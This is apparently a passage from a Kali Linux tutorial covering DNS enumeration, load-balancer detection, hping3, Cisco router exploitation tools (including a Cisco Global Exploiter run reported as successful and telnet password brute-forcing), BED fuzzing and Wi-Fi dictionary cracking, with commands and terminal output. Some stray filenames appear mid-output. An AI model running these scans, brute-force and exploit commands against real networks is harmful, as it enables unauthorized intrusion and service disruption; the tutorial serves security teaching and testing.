
DNS Tools

In this section, we will learn how to use some DNS tools that Kali has incorporated. Basically, these tools help in zone transfers or domain IP resolving issues.

dnsenum.pl

The first tool is **dnsenum.pl** which is a PERL script that helps to get MX, A, and other records connect to a domain.

Click the terminal on the left panel.



Type "**dnsenum domain name**" and all the records will be shown. In this case, it shows A records.

```

brute force file not specified, bay.
root@kali:~# dnsenum example.com
dnsenum.pl1 VERSION:1.2.3
Quick scan on 192.168.1.102:example.com
-----[REDACTED]-----
Host's addresses:
-----[REDACTED]-----
example.com. 81654 IN A [REDACTED].6.34
-----[REDACTED]-----
pass
Name Servers:
-----[REDACTED]-----
a.iana-servers.net. 293 IN A [REDACTED].53
b.iana-servers.net. 1717 IN A [REDACTED].53
-----[REDACTED]-----
Mail (MX) Servers:
-----[REDACTED]-----
Trying Zone Transfers and getting Bind Versions:
-----[REDACTED]-----
userpass.txt
Trying Zone Transfer for example.com on a.iana-servers.net ...
AXFR record query failed: RCODE from server: NOTAUTH

```

DNSMAP

The second tool is **DNSMAP** which helps to find the phone numbers, contacts, and other subdomain connected to this domain, that we are searching. Following is an example.

Click the terminal as in the upper section , then write “**dnsmap domain name**”

```

root@kali:~# dnsmap [REDACTED].al
dnsmap 0.30 - DNS Network Mapper by pagvac (gnucitizen.org)
sqlmap.txt
[+] searching (sub)domains for [REDACTED].al using built-in wordlist
[+] using maximum random delay of 10 millisecond(s) between requests

cpanel.[REDACTED].al
IP address #1: [REDACTED].222

ftp.[REDACTED].al
IP address #1: [REDACTED].222

localhost.[REDACTED].al
IP address #1: 127.0.0.1
[+] warning: domain might be vulnerable to "same site" scripting (http://snipurl.com/etbcv)

[+] 3 (sub)domains and 3 IP address(es) found
[+] completion time: 150 second(s)

```

dnstracer

The third tool is **dnstracer**, which determines where a given Domain Name Server (DNS) gets its information from for a given hostname.


Click the terminal as in the upper section, then type “**dnstracer domain name**”.

```
root@kali:~# dnstracer [REDACTED].com
Tracing to [REDACTED].com[a] via 127.0.0.1, maximum of 3 retries
127.0.0.1 (127.0.0.1) * * *
```

LBD Tools

LBD (Load Balancing Detector) tools are very interesting as they detect if a given domain uses DNS and/or HTTP load balancing. It is important because if you have two servers, one or the other may not be updated and you can try to exploit it. Following are the steps to use it –

First, click the terminal on the left panel.



Then, type “**lbd domainname**”. If it produces a result as “FOUND”, it means that the server has a load balance. In this case, the result is “NOT FOUND”.

```
root@kali:~# xlbd [REDACTED].com


lbd - load balancing detector 0.4 - Checks if a given domain uses load-balancing.
Written by Stefan Behte (http://ge.mine.nu)
Proof-of-concept! Might give false positives.

Checking for DNS-Loadbalancing: NOT FOUND
Checking for HTTP-Loadbalancing [Server]:
    userpass.txt
```

Hping3

Hping3 is widely used by ethical hackers. It is nearly similar to ping tools but is more advanced, as it can bypass the firewall filter and use TCP, UDP, ICMP and RAW-IP protocols. It has a traceroute mode and the ability to send files between a covered channel.

Click the terminal on the left panel.



Type "**hping3 -h**" which will show how to use this command.

```
root@kali:~# hping3 -h
usage: hping3 host [options]
  -h --help      show this help
  -v --version   show version
  -c --count     packet count
  -i --interval  wait (uX for X microseconds, for example -i u1000)
    --fast       alias for -i u10000 (10 packets for second)
    --faster     alias for -i u1000 (100 packets for second)
    --flood      sent packets as fast as possible. Don't show replies.
  -n --numeric   numeric output
  -q --quiet     quiet
  -I --interface interface name (otherwise default routing interface)
  -V --verbose   verbose mode
  -D --debug    debugging info
  -z --bind      bind ctrl+z to ttl          (default to dst port)
  -Z --unbind   unbind ctrl+z
  --beep       beep for every matching packet received
Mode
  default mode   TCP
  -0 --rawip     RAW IP mode
  -1 --icmp      ICMP mode
  -2 --udp       UDP mode
```

The other command is "**hping3 domain or IP -parameter**"

```
root@kali:~# hping3 192.168.1.102 -V ←
using eth0, addr: 192.168.1.101, MTU: 1500
HPING 192.168.1.102 (eth0 192.168.1.102): NO FLAGS are set, 40 headers + 0 data
bytes
len=46 ip=192.168.1.102 ttl=64 DF id=0 tos=0 iplen=40
sport=0 flags=RA seq=0 win=0 rtt=10.6 ms
seq=0 ack=982034245 sum=c40 urp=0

len=46 ip=192.168.1.102 ttl=64 DF id=0 tos=0 iplen=40
sport=0 flags=RA seq=1 win=0 rtt=0.4 ms
seq=0 ack=1964174310 sum=dfc0 urp=0

len=46 ip=192.168.1.102 ttl=64 DF id=0 tos=0 iplen=40
sport=0 flags=RA seq=2 win=0 rtt=0.4 ms
seq=0 ack=7733565 sum=2520 urp=0
```


Kali Linux - Vulnerability Analyses Tools

In this chapter, we will learn how to use some of the tools that help us exploit devices or applications in order to gain access.

Cisco Tools

Kali has some tools that can be used to exploit Cisco router. One such tool is **Cisco-torch** which is used for mass scanning, fingerprinting, and exploitation.

Let's open the Terminal console by clicking the left pane.



Then, type "**cisco-torch -parameter IP of host**" and if there is nothing found to exploit, then the following result will be shown.

```
root@kali:~# cisco-torch -n [REDACTED]1 ←
Using config file torch.conf...
Loading include and plugin ...

#####
# Cisco Torch Mass Scanner #
# Becase we need it... #
# http://www.arhont.com/cisco-torch.pl #
#####

List of targets contains 1 host(s)
1735: Checking 10.22.21.1 ...
-->
- All scans done. Cisco Torch Mass Scanner -
--> Exiting.
```

To see what are the parameters that can be used, type "**cisco-torch ?**"

```
root@kali:~# cisco-torch ?
Using config file torch.conf...
Loading include and plugin ...
version
usage: cisco-torch <options> <IP,hostname,network>
or: cisco-torch <options> -F <hostlist>

Available options:
-O <output file>
-A          All fingerprint scan types combined
-t          Cisco Telnetd scan
-s          Cisco SSHd scan
-u          Cisco SNMP scan
-g          Cisco config or tftp file download
-n          NTP fingerprinting scan
-j          TFTP fingerprinting scan
-l <type>   loglevel
            c critical (default)
            v verbose
            d debug
-w          Cisco Webserver scan
```

Cisco Auditing Tool

It is a PERL script, which scans Cisco routers for common vulnerabilities. To use it, again open the terminal on the left pane as shown in the previous section and type “**CAT -h hostname or IP**”.

You can add the port parameter “**-p**” as shown in the following screenshot, which in this case is 23 to brute-force it.

```
root@kali:~# CAT -p 23 -h 10.22.21.1
Cisco Auditing Tool - g0ne [null0]
Checking Host: 10.22.21.1

Guessing passwords:

pattern match timed-out at /usr/share/cisco-auditing-tool/plugins/brute line 12
root@kali:~#
```

Cisco Global Exploiter

Cisco Global Exploiter (CGE) is an advanced, simple, and fast security testing tool. With these tools, you can perform several types of attacks as shown in the following screenshot. However, be careful while testing in a live environment as some of them can crash the Cisco device. For example, option **[2]** can stop the services.

```
root@kali:~# cge.pl

Usage :
perl cge.pl <target> <vulnerability number>

Vulnerabilities list :
[1] - Cisco 677/678 Telnet Buffer Overflow Vulnerability
[2] - Cisco IOS Router Denial of Service Vulnerability
[3] - Cisco IOS HTTP Auth Vulnerability
[4] - Cisco IOS HTTP Configuration Arbitrary Administrative Access Vulnerability
[5] - Cisco Catalyst SSH Protocol Mismatch Denial of Service Vulnerability
[6] - Cisco 675 Web Administration Denial of Service Vulnerability
[7] - Cisco Catalyst 3500 XL Remote Arbitrary Command Vulnerability
[8] - Cisco IOS Software HTTP Request Denial of Service Vulnerability
[9] - Cisco 514 UDP Flood Denial of Service Vulnerability
[10] - CiscoSecure ACS for Windows NT Server Denial of Service Vulnerability
[11] - Cisco Catalyst Memory Leak Vulnerability
[12] - Cisco CatOS CiscoView HTTP Server Buffer Overflow Vulnerability
[13] - Ø Encoding IDS Bypass Vulnerability (UTF)
[14] - Cisco IOS HTTP Denial of Service Vulnerability
```

To use this tool, type “cge.pl **IPaddress** number of vulnerability”

The following screenshot shows the result of the test performed on Cisco router for the vulnerability number 3 from the list above. The result shows the vulnerability was successfully exploited.

```
root@kali:~# cge.pl 10.22.21.1 3
Vulnerability successful exploited with [http://10.22.21.1/level/17/exec/....] .
..
```

BED

BED is a program designed to check daemons for potential buffer overflows, format strings, et. al.

```
root@kali:~# bed

BED 0.5 by mjm ( www.codito.de ) & eric ( www.snake-basket.de )

Usage:
./bed.pl -s <plugin> -t <target> -p <port> -o <timeout> [ depends on the plugin ]
] <plugin> = FTP/SMB/POP3/HTTP/IRC/IMAP/PJL/LPD/FINGER/SOCKS4/SOCKS5
<target> = Host to check (default: localhost)
<port> = Port to connect to (default: standard port)
<timeout> = seconds to wait after each test (default: 2 seconds)
use "./bed.pl -s <plugin>" to obtain the parameters you need for the plugin.

Only -s is a mandatory switch.
```

In this case, we will test the testing machine with IP **192.168.1.102** and the protocol HTTP.

The command will be “**bed -s HTTP -t 192.168.1.102**” and testing will continue.

```
root@kali:~# bed -s HTTP -t 192.168.1.102
168.1.0_24.xml
BED 0.5 by mjm ( www.codito.de ) & eric ( www.snake-basket.de )

+ Buffer overflow testing:
    testing: 1      HEAD XAXAX HTTP/1.0 .....
    testing: 2      HEAD / XAXAX .....
    testing: 3      GET XAXAX HTTP/1.0 .....
    testing: 4      GET / XAXAX .....
    testing: 5      POST XAXAX HTTP/1.0 .....
    testing: 6      POST / XAXAX .....
    testing: 7      GET /XAXAX .....
    testing: 8      POST /XAXAX .....

+ Formatstring testing:
    testing: 1      HEAD XAXAX HTTP/1.0 .....
    testing: 2      HEAD / XAXAX .....
    testing: 3      GET XAXAX HTTP/1.0 .....
    testing: 4      GET / XAXAX .....
    testing: 5      POST XAXAX HTTP/1.0 .....
    testing: 6      POST / XAXAX .....
    testing: 7      GET /XAXAX .....
    testing: 8      POST /XAXAX .....

* Normal tests
+ Buffer overflow testing:
    testing: 1      User-Agent: XAXAX .....
    userpass.txt  testing: 2      Host: XAXAX .....
    testing: 3      Accept: XAXAX .....
    testing: 4      Accept-Encoding: XAXAX .....
    testing: 5      Accept-Language: XAXAX .....
    testing: 6      Accept-Charset: XAXAX .....
    testing: 7      Connection: XAXAX .....
    testing: 8      Referer: XAXAX .....
```

Kali Linux - Wireless Attacks

In this chapter, we will learn how to use Wi-Fi cracking tools that Kali Linux has incorporated. However, it is important that the wireless card that you has a support monitoring mode.

Fern Wifi Cracker

Fern Wifi cracker is one of the tools that Kali has to crack wireless.

Before opening Fern, we should turn the wireless card into monitoring mode. To do this, Type **“airmon-ng start wlan-0”** in the terminal.


```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID      Name
3021    NetworkManager
3133    wpa_supplicant

Interface      Chipset      Driver
wlan0          Intel 2230   iwlwifi - [phy0]
                           (monitor mode enabled on mon0)
```

Now, open Fern Wireless Cracker.

Step 1 – Applications → Click “Wireless Attacks” → “Fern Wireless Cracker”.



Step 2 – Select the Wireless card as shown in the following screenshot.



Step 3 – Click “Scan for Access Points”.



Step 4 – After finishing the scan, it will show all the wireless networks found. In this case, only “WPA networks” was found.




Step 5 – Click WPA networks as shown in the above screenshot. It shows all the wireless found. Generally, in WPA networks, it performs Dictionary attacks as such.

Step 6 – Click “Browse” and find the wordlist to use for attack.



Step 7 – Click “Wifi Attack”.



Step 8 – After finishing the dictionary attack, it found the password and it will show as depicted in the following screenshot picture.



Kismet

Kismet is a WIFI network analyzing tool. It is a 802.11 layer-2 wireless network detector, sniffer, and intrusion detection system. It will work with any wireless card that supports raw monitoring (rfmon) mode, and can sniff 802.11a/b/g/n traffic. It identifies the networks by collecting packets and also hidden networks.

To use it, turn the wireless card into monitoring mode and to do this, type "**airmon-ng start wlan-0**" in the terminal.


```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID      Name
3021    NetworkManager
3133    wpa_supplicant

